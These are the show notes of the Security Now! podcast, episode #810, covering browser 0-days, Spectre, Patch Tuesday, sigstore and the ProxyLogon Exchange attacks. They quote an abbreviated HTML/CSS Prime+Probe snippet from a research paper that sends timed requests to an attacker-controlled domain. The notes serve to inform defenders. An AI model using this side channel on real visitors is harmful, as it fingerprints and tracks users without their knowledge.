Security Now! #810 - 03-16-21

ProxyLogon

This week on Security Now!

This week we start off with a bunch of interesting browser-related news. 0-days, updates, a browser-based PoC for Spectre, a zero-script tracking kludge, a look at last Tuesday's Patch Tuesday — what it fixed and what it broke. Some wonderful news for the Open Source community, a bit of miscellany, some listener feedback and a screen shot of the final replacement for SpinRite's "Discovering System's Mass Storage Devices…" screen. Then we revisit the Microsoft Exchange disaster another week downstream and still drowning.

Rob Rosenberger / @vmyths
Right here, right now, at Florida's oldest diner, this man holding the ketchup is talking about @SGgrc's CNAME "information aggressors" tirade and I can barely contain myself 😄

Browser News

Chrome closes another 0-day.

Last Friday, Google updated Chrome to v89.0.4389.90 and in doing so, closed the second 0-day for Chrome this month, making it the 3rd 0-day of the year, so far. What makes this different from Microsoft's response to learning of in-the-wild exploits against vulnerabilities present in their past 11 years of Exchange Server, is that Google first learned of this most recent 0-day last Tuesday and was pushing out updates 3 days later, on Friday.

One of the clear trends we've been witnessing is an acceleration in the speed — to the point of frenzy — with which newly discovered vulnerabilities are attacked. The entire world is still learning what happens when Microsoft waits 60 days, rather than 3 days, before patching what they must have absolutely recognized to be a bone chillingly horrific vulnerability. Whatever their internal problems may be, that needs to be fixed.

But we were talking about Chrome.

As I've noted before, I wonder, when we learn of a remotely executable exploit against something that has no business even being online, like a graphics editor or a mouse driver. But I'm NOT surprised when we see that in something like a browser or media rendering CODEC whose job it is to make sense of whatever's thrown at it, while also successfully ducking any curveballs that are deliberately thrown to hurt it.

With 70% of the world using Chrome, and an even higher percentage using it on Windows where Safari has little share, any bad guy wishing to gain a foothold on any user's machine, at home or office, has the best chance of doing so by finding a way in through Chrome. We're seeing more 0-days on Chrome because it's the firewall that's taking all of the incoming.

This update of Chrome fixed a total of five security problems. A “Use after free” in WebRTC which earned its discoverer $500. A heap buffer overflow was found in Chrome's tab group management by a Microsoftie in their Browser Vulnerability Research group. And there were various other fixes from internal audits, fuzzing and other sources.

The biggie, of course, is the 0-day in Chrome's Blink, which is the rendering engine that takes a blank page and paints it with text, graphics and images. The vulnerability was anonymously reported to Google. And about it, IBM's X-Force vulnerability report wrote: *“Google Chrome could allow a remote attacker to execute arbitrary code on the system, caused by a use-after-free in Blink. By persuading a victim to visit a specially crafted Web site, a remote attacker could exploit this vulnerability to execute arbitrary code or cause a denial of service condition on the system.”*

Google also offers their sincere thanks to all of the other security researchers who worked with them during the development cycle to prevent security bugs from ever reaching the stable channel.

This v89 of Chrome also lost some weight
Google says that Chrome 89 brings some significant memory consumption savings to Windows systems. And in the process it also reduces energy consumption and improves the browser's responsiveness. They estimate that Chrome will now consume as little as 78% of its predecessor's RAM. Mark Chang, Chrome's Product Manager noted that the new version also trims 8% memory from the browser's renderer and roughly 3% from the GPU.

Mark explained that they achieved this by using PartitionAlloc, their own advanced memory allocator, which is optimized for low allocation latency, space efficiency, and security. Google has used PartitionAlloc, which brings strong security enforcement, for a while for memory management within Blink. And Google claims that similar memory savings have been achieved on browser tab memory management, with 8% less RAM needed. Mark Chang said: *"Chrome now reclaims up to 100 MB per tab, which is more than 20% on some popular sites, by discarding memory that the foreground tab is not actively using, such as big images you've scrolled off-screen."*

Mark said that Chrome is also shrinking its memory footprint in background tabs on macOS, something they've been doing on other platforms for a while. And Google improved Chrome's overall responsiveness by up to 9% and achieved a 65% Apple Energy Impact score improvement for background tabs. The Android version was also repackaged, leading to faster page loads and start-up times, and 5% less memory usage.

So. Google's been busy. In the middle of last year, Chrome 85 delivered up to 10% faster page loads due to a new compiler optimization technique which we covered at the time, Profile Guided Optimization (PGO). Then in November of 2020, with the release of Chrome 87, they optimized the browser's performance resulting in 25% faster start-ups and 7% faster page loads while using less memory. And Mark Chang says to stay tuned and that there's still more to come.

Spectre comes to Chrome!
https://security.googleblog.com/2021/03/a-spectre-proof-of-concept-for-spectre.html

On Friday, Google's Security Blog posting was titled: *"A Spectre proof-of-concept for a Spectre-proof web."* They have created and have shared a working Spectre exploit in JavaScript that's able to obtain data from the browser's internal memory.

In their introduction, they wrote:

> Three years ago, Spectre changed the way we think about security boundaries on the web. It quickly became clear that flaws in modern processors undermined the guarantees that web browsers could make about preventing data leaks between applications. As a result, web browser vendors have been continuously collaborating on approaches intended to harden the platform at scale. Nevertheless, this class of attacks still remains a concern and requires web developers to deploy application-level mitigations.
>
> In this post, we will share the results of Google Security Team's research on the exploitability of Spectre against web users, and present a fast, versatile proof-of-concept (PoC) written in

JavaScript which can leak information from the browser's memory. We've confirmed that this proof-of-concept, or its variants, function across a variety of operating systems, processor architectures, and hardware generations.

By sharing our findings with the security community, we aim to give web application owners a better understanding of the impact Spectre vulnerabilities can have on the security of their users' data. Finally, this post describes the protections available to web authors and best practices for enabling them in web applications, based on our experience across Google.

The link to their posting is in the show notes for anyone who's curious. So I'll share only the important bits.

They provide a brief reminder about Spectre: *"The Spectre vulnerability, disclosed to the public in January 2018, makes use of a class of processor (CPU) design vulnerabilities that allow an attacker to change the intended program control flow while the CPU is speculatively executing subsequent instructions. For example, the CPU may speculate that a length check passes, while in practice it will access out-of-bounds memory. While the CPU state is rolled back once the misprediction is noticed, this behavior leaves observable side effects which can leak data to an attacker."*

And here's some interesting and under-appreciated facts affecting browsers:

"In 2019, the team responsible for V8, Chrome's JavaScript engine, published a blog post and whitepaper concluding that such attacks can't be reliably mitigated at the software level. Instead, robust solutions to these issues require security boundaries in applications such as web browsers to be aligned with low-level primitives, for example process-based isolation.

In parallel, browser vendors and standards bodies developed security mechanisms to protect web users from these classes of attacks. This included both architectural changes which offer default protections enabled in some browser configurations (such as Site Isolation, out-of-process iframes, and Cross-Origin Read Blocking), as well as broadly applicable opt-in security features that web developers can deploy in their applications: Cross-Origin Resource Policy, Cross-Origin Opener Policy, Cross-Origin Embedder Policy, and others.

These mechanisms, while crucially important, don't prevent the exploitation of Spectre; rather, they protect sensitive data from being present in parts of the memory from which they can be read by the attacker. To evaluate the robustness of these defenses, it's therefore important to develop security tools that help security engineers understand the practical implications of speculative execution attacks for their applications."

And here's where the rubber hits the road:

The low-level nature of speculative execution vulnerabilities makes them difficult to fix comprehensively, as a proper patch can require changes to the firmware or hardware on the user's device. While operating system and web browser developers have implemented

important built-in protections where possible (including Site Isolation with out-of-process iframes and Cross-Origin Read Blocking in Google Chrome, or Project Fission in Firefox), the design of existing web APIs still makes it possible for data to inadvertently flow into an attacker's process.

With this in mind, web developers should consider more robustly isolating their sites by using new security mechanisms that actively deny attackers access to cross-origin resources. These protections mitigate Spectre-style hardware attacks and common web-level cross-site leaks, but require developers to assess the threat these vulnerabilities pose to their applications and understand how to deploy them. To assist in that evaluation, Chrome's web platform security team has published Post-Spectre Web Development and Mitigating Side-Channel Attacks with concrete advice for developers; we strongly recommend following their guidance and enabling the following protections:

- Cross-Origin Resource Policy (CORP) and Fetch Metadata Request Headers allow developers to control which sites can embed their resources, such as images or scripts, preventing data from being delivered to an attacker-controlled browser renderer process. See https://resourcepolicy.fyi/ and https://web.dev/fetch-metadata/.

- Cross-Origin Opener Policy (COOP) lets developers ensure that their application window will not receive unexpected interactions from other websites, allowing the browser to isolate it in its own process. This adds an important process-level protection, particularly in browsers which don't enable full Site Isolation; see https://web.dev/coop-coep/.

- Cross-Origin Embedder Policy (COEP) ensures that any authenticated resources requested by the application have explicitly opted in to being loaded. Today, to guarantee process-level isolation for highly sensitive applications in Chrome or Firefox, applications must enable both COEP and COOP; see https://web.dev/coop-coep/.

In addition to enabling these isolation mechanisms, ensure your application also enables standard protections, such as the X-Frame-Options and X-Content-Type-Options headers, and uses SameSite cookies. Many Google applications have already deployed, or are in the process of deploying these mechanisms, providing a defense against speculative execution bugs in situations where default browser protections are insufficient.

If you have the sense that today's Internet is not your father's Internet, you would be correct. For example, the https://web.dev/fetch-metadata/ site attempts to explain the generic problem by writing:

Many cross-site attacks are possible because the web is open by default and your application server cannot easily protect itself from communication originating from external applications. A typical cross-origin attack is cross-site request forgery (CSRF) where an attacker lures a user onto a site they control and then submits a form to the server the user is logged in to. Since the server cannot tell if the request originated from another domain (cross-site) and the browser automatically attaches cookies to cross-site requests, the server will execute the action requested by the attacker on behalf of the user.

In other words, an innocent user visits some site. That site displays a page with JavaScript which it uses to submit a form with a POST query to some other vulnerable site. The user's browser is performing the form submission POST query, so it adds the session cookies for that site to its query. The targeted site sees this as a valid query from a known and logged-in user and honors the request. So in essence, the malicious site is acting on behalf of the user without their knowledge. A classic cross-site request forgery (CSRF) attack.

When the author of that page said that by default the web is open, he meant that as new feature after new feature was enthusiastically added to the web, insufficient care was given to the new and clever ways in which those new features could be abused. So now there's a serious effort underway to mop things up after the fact. And that's the trouble. These new features are added to lock things down, but it's up to the web developer to add them to their web application's responses — and for browsers to be updated to handle them.

In other words, today it's as backwards as back when firewalls all defaulted to open and security guys blocked the "bad" ports. We know that was bass-akwards. But the web cannot readily make the same sort of change because many solutions deliberately depend upon some cross-site cross-domain traffic. If browsers simply refused to allow any, all sort of things would break. So, unfortunately, it's up to the designers of web applications to lock down their own applications by sending optional headers that clearly restrict what the user's browser can do. But not all web devs are going to be sufficiently security conscious. It's a mess.

And what Google's Security Blog posting and proof-of-concept is telling us is that, on top of all that, we have another problem. The Spectre speculative execution vulnerabilities cannot be fully mitigated at the microprocessor level. They can only be handled with application-level isolation... which again makes it the responsibility of web developers. **So good luck to us. :(**

Prime+Probe: A new browser tracking side-channel
https://arxiv.org/pdf/2103.04952.pdf

Those clever and resourceful guys at the Ben-Gurion University of the Negev, the University of Michigan, and the University of Adelaide, will be presenting their research during the upcoming USENIX Security Symposium 2021 this August. Their paper is titled: "Prime+Probe 1, JavaScript 0: Overcoming Browser-based Side-Channel Defenses" And they explain...

> The "eternal war in cache" has reached browsers, with multiple cache-based side-channel attacks and countermeasures being suggested. A common approach for countermeasures is to disable or restrict JavaScript features deemed essential for carrying out attacks. *[For example, we've talked about reducing the number of bits of resolution in available time measurements and/or deliberately adding timing "jitter" to the system.]* To assess the effectiveness of this approach, in this work we seek to identify those JavaScript features which are essential for carrying out a cache-based attack. We develop a sequence of attacks with progressively decreasing dependency on JavaScript features, culminating in the first browser-based side-channel attack which is constructed entirely from Cascading Style Sheets (CSS) and HTML, and works even when script execution is completely blocked. We then show that avoiding JavaScript features makes our techniques architecturally agnostic, resulting in

microarchitectural website fingerprinting attacks that work across hardware platforms including Intel Core, AMD Ryzen, Samsung Exynos, and Apple M1 architectures. As a final contribution, we evaluate our techniques in hardened browser environments including the Tor browser, DeterFox and Chrome Zero. We confirm that none of these approaches completely defend against our attacks. We further argue that the protections of Chrome Zero need to be more comprehensively applied, and that the performance and user experience of Chrome Zero will be severely degraded if this approach is taken.

So. They have a cross-browser cross-platform script-free side-channel browser fingerprinting hack. I was curious to learn what these guys were doing. And having done so I would characterize it as one of the most godawful hacks I've ever seen. Here's how they describe what they designed:

"The attacker first includes in the CSS an element from an attacker-controlled domain, forcing DNS resolution. The malicious DNS server logs the time of the incoming DNS request. The attacker then designs an HTML page that evokes a string search from CSS, effectively probing the cache. This string search is followed by a request for a CSS element that requires DNS resolution from the malicious server. Finally, the time difference between consecutive DNS requests corresponds to the time it takes to perform the string search, which [...] is a proxy for cache contention."

That was as clear as mud. But, fortunately they also provided an annotated snippet of HTML:

```
1  <head>
2    <style>
3      #pp:not([class*='vukghj']) #s0 {
           background-image: url("https://
           kxdfvcgx.attack.com");}
4    [...]
5      #pp:not([class*='vatwjo']) #s9999 {
           background-image: url("https://
           bwpqxunq.attack.com");}
6    </style>
7  </head>
8      <body>
9        <div id="pp" class="AA...A">
10         <div id="s0">X</div>
11 [...]
12         <div id="s9999">X</div>
13       </div>
14     </body>
```

The HTML above shows a code snippet implementing CSS Prime+Probe, using CSS Attribute Selectors to perform the attack. Line 9 defines a div with a **very** long class name (two million characters). This div contains a large number of other divs (lines 10...12), each with its own ID.

The page also defines a style for each of these internal divs (see Lines 3–5). Each of these matches the IDs of the internal and external div, and uses an attribute selector that searches for a substring in the external div. If not found, the style rule sets the background image of the element to some URL at an attacker-controlled domain. When rendering the page, the browser first tries to render the first internal div. For that, it performs a long search in the class name, effectively probing the cache occupancy. Having not found the substring, it sets the background image of the div, resulting in sending a request to the attacker's DNS server. The browser then proceeds to the next internal div. As a result of rendering this page, the browser sends to the attacker a sequence of DNS requests, whose timing depends on the cache contention.

So, what these guys have essentially done is to concoct a scheme which turns any browser's native HTML/CSS rendering engine into an unblockable cache probe by coercing the browser's CSS attribute selection processor to execute lengthy searches across mega-character CSS class names.

It received a bit more breathless coverage by the tech press than I think it deserves. Unlike much of this group's previous work, this one won't win any prizes for elegance.

Security News

Patch Tuesday Redux

As we know, last Tuesday, being our second Tuesday of March, saw the release of Microsoft's monthly patches. This month's patch batch repaired 89 security flaws including an actively exploited in the wild 0-day in IE. That's one of the flaws that those North Korean hackers were using in their impersonation of a legitimate security firm that was looking to collaborate with other well know and reputable firms. In addition to the booby-trapped Visual Studio projects which loaded a malicious DLL, they were using an IE vulnerability. As we've mentioned before, even though IE has been deprecated, and will no longer respond to a URL scheme, it's still embedded more deeply into Windows than we would wish. So it can still be invoked.

Overall, of those 89 flaws, 14 are Critical and 75 are Important. Two are listed as being publicly known and five others are under active attack. And among those five are the four immediately and deservedly infamous "ProxyLogon" vulnerabilities. We'll be updating everyone on the past week's events in that regard at the end of the podcast.

March's update packs fix two additional very serious remote code execution flaws in Windows DNS server having difficult-to-achieve CVSS scores of 9.8. They are exceeded only by the RCE in Hyper-V with a CVSS score of 9.9. SharePoint Server and Azure Sphere also receive fixes for each of their own remote code execution vulnerabilities. And Microsoft notes that that pair of problems fixed in Windows DNS Server are tagged as "exploitation likely" because they are low-complexity 0-click attacks requiring no user interaction.

Patching immediately has become an imperative for the survival of anyone using Windows with any online presence. I know that all of us who watch this drama unfold weekly have come to understand this. But I wonder how well understood this is within smaller enterprises who hired a "computer guy" to install their eMail and web server and give them WiFi?

According to McAfee, those two DNS vulnerabilities arise from an out of bounds read and out of bounds write, respectively, to the heap, when the DNS Server processes Dynamic Update packets, resulting in potential arbitrary reads and RCE.

And speaking of McAfee, I recently let pass the observation that the company's namesake, original founder and long-standing entertaining embarrassment, John McAfee, had finally been arrested in Spain last October and is awaiting extradition, which John claims will never happen.

He was brought to mind because he hit the news a few weeks ago over a recently unsealed US Justice Department indictment alleging that he and his business associate Jimmy Watson used John's Twitter account to tout various cryptocurrencies to hundreds of thousands of followers — he has one million followers — while concealing how they stood to gain from a run-up in prices. Prosecutors allege that McAfee, Watson and other members of McAfee's cryptocurrency team took in more than $13 million by victimizing investors who had bought into a fraudulent scheme.

Meanwhile, John has often explained that he doesn't "believe in" taxation and thus shouldn't be forced to pay any. So, I suppose unsurprisingly, his arrest and detention in Spain was over earlier separate criminal tax-evasion charges filed by the tax division of the US Department of Justice.

I read a bit of his recent Twitter feed and it's sort of sad having him locked up, because he really is a free spirit. But perhaps it'll give him the chance to settle down and, as he has said he plans to, as only John could, write his own unauthorized autobiography. That might be worth a read.

BSODs when attempting to print

If anyone experienced Blue Screens of Death under Windows 10 when attempting to print after installing the March updates, you were not alone. It was a widespread problem that may have been related to two of the March updates that were intended to eliminate printing-related elevation of privilege vulnerabilities. Kyocera, Ricoh, and Dymo printing are among those known to be affected.

In response to this, Microsoft has since released optional cumulative updates containing the fix. Since they are published as "optional" they will not be installed automatically via Windows Update. So, to obtain the updates manually, go to Windows Update and click "Check for Updates." And, if necessary, go to the "Optional updated available" section and choose what you need from the list.

Free code signing for the Open Source community

In response to the clearly recognized problems with the security of the open source software supply chain, as so clearly demonstrated by the recent Dependency Confusion trouble and the earlier malicious RubyGems NPM exploits, The Linux Foundation, Red Hat, Google, and Purdue have designed and are working to deploy a new, free, complete and state-of-the-art code signing facility to be called "SigStore." I'm certain that we'll have an episode of this podcast bearing that name before long. Once implemented, it will provide fully auditable, verifiable and transparent code signing for the open source community. The tech press covering the news, and even Google themselves are referring to it as "Let's Encrypt for open source code signing."

Google's blog posting about this from last week was titled: “Introducing sigstore: Easy Code Signing & Verification for Supply Chain Integrity ”

https://security.googleblog.com/2021/03/introducing-sigstore-easy-code-signing.html

> One of the fundamental security issues with open source is that it’s difficult to know where the software comes from or how it was built, making it susceptible to supply chain attacks. A few recent examples of this include dependency confusion attack and malicious RubyGems package to steal cryptocurrency.
>
> Today we welcome the announcement of sigstore, a new project in the Linux Foundation that aims to solve this issue by improving software supply chain integrity and verification.
>
> Installing most open source software today is equivalent to picking up a random thumb-drive off the sidewalk and plugging it into your machine. To address this we need to make it possible to verify the provenance of all software - including open source packages.
>
> The mission of sigstore is to make it easy for developers to sign releases and for users to verify them. You can think of it like Let’s Encrypt for Code Signing. Just like how Let’s Encrypt provides free certificates and automation tooling for HTTPS, sigstore provides free certificates and tooling to automate and verify signatures of source code. Sigstore also has the added benefit of being backed by transparency logs, which means that all the certificates and attestations are globally visible, discoverable and auditable.
>
> Sigstore is designed with open source maintainers, for open source maintainers.
>
> We understand long-term key management is hard, so we've taken a unique approach of issuing short-lived certificates based on OpenID Connect grants. Sigstore also stores all activity in Transparency Logs, backed by Trillian so that we can more easily detect compromises and recover from them when they do occur. Key distribution is notoriously difficult, so we've designed away the need for them by building a special Root CA just for code signing, which will be made available for free. We have a working prototype and proof of concepts that we're excited to share for feedback. Our goal is to make it seamless and easy to sign and verify code.

https://sigstore.dev/

This is a wonderful and much-needed solution and service for the open source community.

What this means is that once it's up and running, a developer's software build chain will acquire the ability to periodically obtain, as needed, a relatively short-lived code signing certificate which it will use to sign whatever it builds.

Anything that then obtains that signed object from a repository, downloaded from a website or wherever, will be able to verify the signer's signature, perform a real time check over the network to confirm that nothing is known to be wrong with that signature — that its trust hasn't since been rescinded after signing — and that it's okay to proceed.

This represents a fabulous step forward for the open source community and industry. As with any change it will take a while to happen. But, it will wind up being built into our systems and will become transparent. So developers and users won't need to change their behavior. Everything will simply become signed and verifiable in real time.

Miscellany

JPL's Perseverance

National Geographic produced a fabulous 1 hour documentary about JPL's construction of the recently landed Mars Perseverance rover and its little dual-counter rotating prop helicopter. The documentary is titled "BUILT FOR MARS: THE PERSEVERANCE ROVER". It goes behind the scenes at NASA's Jet Propulsion Laboratory to document the birth of NASA's latest technological marvel. You might tend to think that this wouldn't be as interesting as the news that it made it safely to Mars and is working. But if you take an hour to watch this, you'll know WHY it landed on Mars and is working... AND you'll learn why that almost didn't happen! SO MUCH MORE went into — or I should say "goes into" — the construction of these remote machines than anyone would ever imagine. You **really** need to see whether you can find this program. It was recommended to me by a friend in GRC's newsgroups and I'm SO GLAD that Lorrie and I watched it. As I mentioned once before, we now use our local COX cable provider only for data and we use a ROKU for streaming. I get the National Geographic channel through YouTube TV.

Anyway, TOP recommendation!!

Listener Feedback

Hecquet Sébastien / @SebyDroyd

I'm a listener from France, catching up on my Security Now episodes, and I finished the 808 CNAME collusion this week. I feel, just like you, it is a bad thing that tracking services can access websites cookies (and authentication tokens) by the CNAME trick. However, assuming you are on a browser using same-site cookie policy, my understanding is the tracking website can't track you across different website anyway (otherwise using fingerprinting).

Using your example in SN808, if the tracking website sets a cookies in the browser, it will be associated with dyzxrdb.example.com, web-trackers-R-us.com has no right to ask for it after, when you are visiting other websites. So, from a tracking standpoint, it seems as good as 3rd party cookies, plus the ability to catch the main website cookie.

I guess I am missing a point here, right?


Thanks for the show, and your work on SpinRite.

Ruddog / @MrMrsTrujillo
Hi Steve, I am a long-time viewer of Security Now and a proud owner of SpinRite. If I remember correctly your and Leo's stance on virus checkers is "not needed". Is this still the stance you take on virus protection? If not what would you recommend for protection not only your computer but emails and attachments? Thank you for your time.

alim s / @dutchphyscst
Hi Steve. I am a 5 years long follower of Security Now. Thanks for your great work. I highly appreciate it.

Last week, you mentioned why Microsoft named the group Hafnium. Coincidently, just a few days before listening to your last episode, I had listened to a podcast from Microsoft, named Security Unlocked. They had an interview with one of their employees who has a job title of threat intelligence librarian. She gave a little explanation why the periodic table is used for naming. In essence, it is to have some abstraction and keep it neutral. You may check the following episode from the 34:30 onward. Best wishes.

SpinRite



ProxyLogon

The news about the consequences of Microsoft's inexplicable patch delay of the four chainable remote code execution exploits against all of their Exchange Servers published since at least 2010 continues to unfold. And, of course, it's all bad news. So I think that keeping our listeners updated, while there's still a lot happening, is important.

Check Point Research has widespread Internet instrumentation that allows them to observe a lot about what's going on. Their report which I'll except from, was updated just yesterday.

One of the tidbits that caught my eye since we talked about this last week was the popular press reporting that attacks were doubling every hour. That'll get your attention.

CheckPoint said that they had observed that the number of attempted attacks have increased tenfold from March 11 to March 15. (March 15th, as in yesterday.)

The country most attacked has been The United States receiving 17% of all exploit attempts, followed by Germany (6%), the United Kingdom (5%), The Netherlands (5%) and Russia (4%).

Most targeted industry sector has been Government/Military, receiving 23% of all exploit attempts, followed by Manufacturing (15%), Banking & Financial Services (14%), Software vendors (7%) and Healthcare (6%).

ThreatPost's updated coverage last Thursday opened with the headline: “Microsoft Exchange Servers Face APT Attack Tsunami.”

They wrote that: “At least 10 nation-state-backed groups are using the ProxyLogon exploit chain to compromise email servers. According to researchers, overall exploitation activity is snowballing.”

As we already know, some of the attacks are being carried out by a China-linked APT group which Microsoft has named “Hafnium” – but multiple other security firms have observed attacks from other groups and against a widespread swathe of targets. Researchers at Huntress Labs said that they had discovered more than 200 web shells deployed across thousands of vulnerable servers even though these systems are equipped with antivirus and endpoint detection and recovery. And Huntress said that they expect this number to keep rising.

The said: “The team is seeing organizations of all shapes and sizes affected, including electricity companies, local/county governments, healthcare providers, banks andd other financial institutions, as well as small hotels, multiple senior citizen communities and other mid-market businesses.”

And researchers at ESET tweeted that CVE-2021-26855 was being actively exploited in the wild by at least three APTS besides Hafnium: “Among them, we identified #LuckyMouse, #Tick, #Calypso and a few additional as yet-unclassified clusters” They also noted that while most attacks are against targets in the U.S., “we’ve seen attacks against servers in Europe, Asia and the Middle East.”

And you know, with all of this happening. With all of the attention that this has been getting, not only in the tech press but also in the popular press, wouldn't you think that everyone with an Exchange Server would have quickly patched? We keep hearing about mounting attacks and tens of thousands of victims. Well, Microsoft is now working with RiskIQ to track the number of servers that are online-facing, unpatched, and still vulnerable to attack. As of last Friday, March 12, approximately 82,000 servers are still yet to be updated. Palo Alto Networks number is higher. They're counting at least 125,000 unpatched servers worldwide as of last week.

From our position it's so obviously necessary to update instantly — if not sooner. But the reality is, amazingly enough, it just doesn't happen.

Microsoft commented: "Microsoft is deeply committed to supporting our customers against these attacks, to innovating on our security approach, and to partnering closely with governments and the security industry to help keep our customers and communities secure." — Right. Except that someone needs to explain why they sat on this for two months. I'm sure they understand now that that was a mistake. But that was a mistake that cannot be made.

And starting last Tuesday a brand new strain of Ransomware known as "DearCry" has appeared. Michael Gillespie, the creator of the ransomware identification site ID-Ransomware and the guy we've mentioned before who curates the free decrytors for improperly designed Ransomware that can be decrypted without a unique per-instance key, said that beginning last Tuesday users began submitting a new ransom note and encrypted files to his system. After reviewing the submissions, he discovered that users submitted almost all of them from Microsoft Exchange servers.

And on the same day, a victim also created a forum topic in the BleepingComputer forums where they state their Microsoft Exchange server was compromised using the ProxyLogon vulnerabilities, with the DearCry ransomware being the payload.

So now we're likely talking about tens of thousands of new Ransomware infections. And since then multiple other security firms, including Microsoft, have confirmed the appearance of this new ransomware strain.

Our friend Marcus Hutchins of Kryptos Logic Tweeted Friday: "We've just discovered 6,970 publicly exposed webshells placed by actors exploiting the Exchange vulnerability. These shells are being used to deploy ransomware."

Marcus explained that anyone who knows the URL to one of these public webshells can gain complete control over the compromised server. The DearCry hackers are using these shells to deploy their ransomware. The webshells were initially installed by Hafnium, the state-sponsored threat actor operating out of China. Marcus said that the newer attacks are "human operated," meaning hackers are manually installing ransomware onto one Exchange server at a time. He said: "Basically, we're starting to see criminal actors using shells left behind by Hafnium to get a foothold into networks."

And this, of course, underscores a key aspect of the ongoing response to securing the Exchange Servers that were previously exploited by ProxyLogon. It's not enough to simply install the patches. Without removing the webshells left behind, servers remain open to intrusion, either by

the hackers who originally installed the backdoors or by other hackers who figure out how to gain access to them.

As far, little is known about DearCry. Security firm Sophos said that it's based on a public-key cryptosystem, with the public key embedded in the file that installs the ransomware. That allows files to be encrypted without the need to first connect to a command-and-control server. To decrypt the data, victims' must obtain the private key that's known only to the attackers. And we know that it's using 256-bit AES as its bulk cipher and a 2048-bit public key. So it appears to have been well designed.

And, there's more...

Last Thursday, March 11th, Dave Kennedy, the founder of the security firm TrustedSec Tweeted: "Wow, I am completely speechless here. Microsoft really did remove the PoC code from Github. This is huge, removing a security researcher's code from GitHub against their own product and which has already been patched." TrustedSec is one of countless security firms that has been overwhelmed by desperate calls from organizations hit by ProxyLogon. And many of Dave Kennedy's peers agreed with his sentiments.

So let's back up a bit. ArsTechnica's Dan Goodin writes: "Github has ignited a firestorm after the Microsoft-owned code-sharing repository removed a proof-of-concept exploit for critical vulnerabilities in Microsoft Exchange..."

Paraphrasing from Dan's reporting: "On Wednesday, a researcher published what's believed to be the first largely working proof-of-concept (PoC) exploit for the vulnerabilities. Based in Vietnam, the researcher also published a post on Medium describing how the exploit works. [The exploit, as published, had been deliberately neutered and inactivated, but] With a few tweaks, hackers would have most of what they needed to launch their own in-the-wild RCEs.

Publishing PoC exploits for patched vulnerabilities is a standard practice among security researchers. It helps them understand how the attacks work so that they can build better defenses. The open source Metasploit hacking framework provides all the tools needed to exploit tens of thousands of patched exploits and is used by black hats and white hats alike.

Within hours of the PoC going live, however, Github removed it. By Thursday, some researchers were fuming about the takedown. Critics accused Microsoft of censoring content of vital interest to the security community because it harmed Microsoft interests. Some critics pledged to remove large bodies of their work on Github in response."

And I'll just note that it was exactly the fears of this sort of behavior on Microsoft's part that so much worried the open source community when Microsoft purchased the world's largest software repository.

Google's Tavis Ormandy Tweeted the question: "Is there a benefit to metasploit, or is literally everyone who uses it a script kiddie?" As we know, Tavis is a member of Google's Project Zero, who regularly publishes PoCs almost immediately after their patches become available. Tavis' Tweet continued: "It's unfortunate that there's no way to share research and tools with professionals without also sharing them with attackers, but many people (like me) believe the

benefits outweigh the risks."

Some researchers claimed that Github was following a double standard that allowed PoC code for patched vulnerabilities affecting other organizations' software but removed them for Microsoft products.

